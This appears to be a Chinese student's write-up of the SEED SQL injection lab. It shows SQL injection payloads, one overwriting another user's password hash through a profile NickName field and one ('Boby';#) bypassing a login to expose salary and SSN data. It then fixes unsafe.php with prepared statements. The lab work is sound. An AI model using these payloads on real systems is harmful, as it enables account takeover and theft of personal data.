
登陆 Alice 账号，进入编辑资料界面，NickName 一栏输入“ ',Password='5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' WHERE name = 'Boby';# ”：



Alice's Profile Edit


NickName	',Password='5baa61e4c9b93f3f06
Email	Email

使用密码 password 登陆 Boby 账户：



Employee Profile Login

USERNAME	Boby
PASSWORD	•••••••••




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

登陆成功！

Task 4: Countermeasure — Prepared Statement


进入 http://www.seed-server.com/defense/网站，此时可以 SQL 注入攻击成功：



Get Information

USERNAME Boby';#


PASSWORD Password



Information returned from the database

- ID: **2**
- Name: **Boby**
- EID: **20000**
- Salary: **1**
- Social Security Number: **10213352**


修改 defense 文件下的 unsafe.php 如下，采用 prepared statement 方式，使得主体查询语句先进行编译，再将用户输入作为参数传入进行查询：




Open
unsafe.php
~/Desktop/Labs_20.04/Web Security/SQL Injection Attack Lab/Labsetup/image_www/Code/defense

```php
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
$stmt->close();

// close the sql connection
$conn->close();
?>
```

进入 http://www.seed-server.com/defense/网站，此时可以 SQL 注入攻击不在有效：





Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

攻击失败！

实验总结

本次实验我了解到了 SQL 注入攻击的原理以及一些攻击方法。

网络应用程序一般将数据存储在数据库中。当它们需要从数据库访问数据时，需要构造 SQL 语句并将语句发送给数据库执行。数据库可能会执行用户注入的指令，利用这个漏洞，攻击者可以从数据库中窃取信息，篡改或插入记录。

有两种典型的预防 SQL 注入攻击的方法：一种是进行数据清洗，确保用户的输入中不包含任何 SQL 代码；另一种更好的方法是清楚地区分 SQL 代码与数据，当构造 SQL 语句时，分别发送数据和代码到数据库。通过这种方法，即便用户提供的数据中包含代码，这段代码也会被当成数据，不会对数据库造成破坏。后者也是本次实验所采用的防御方法。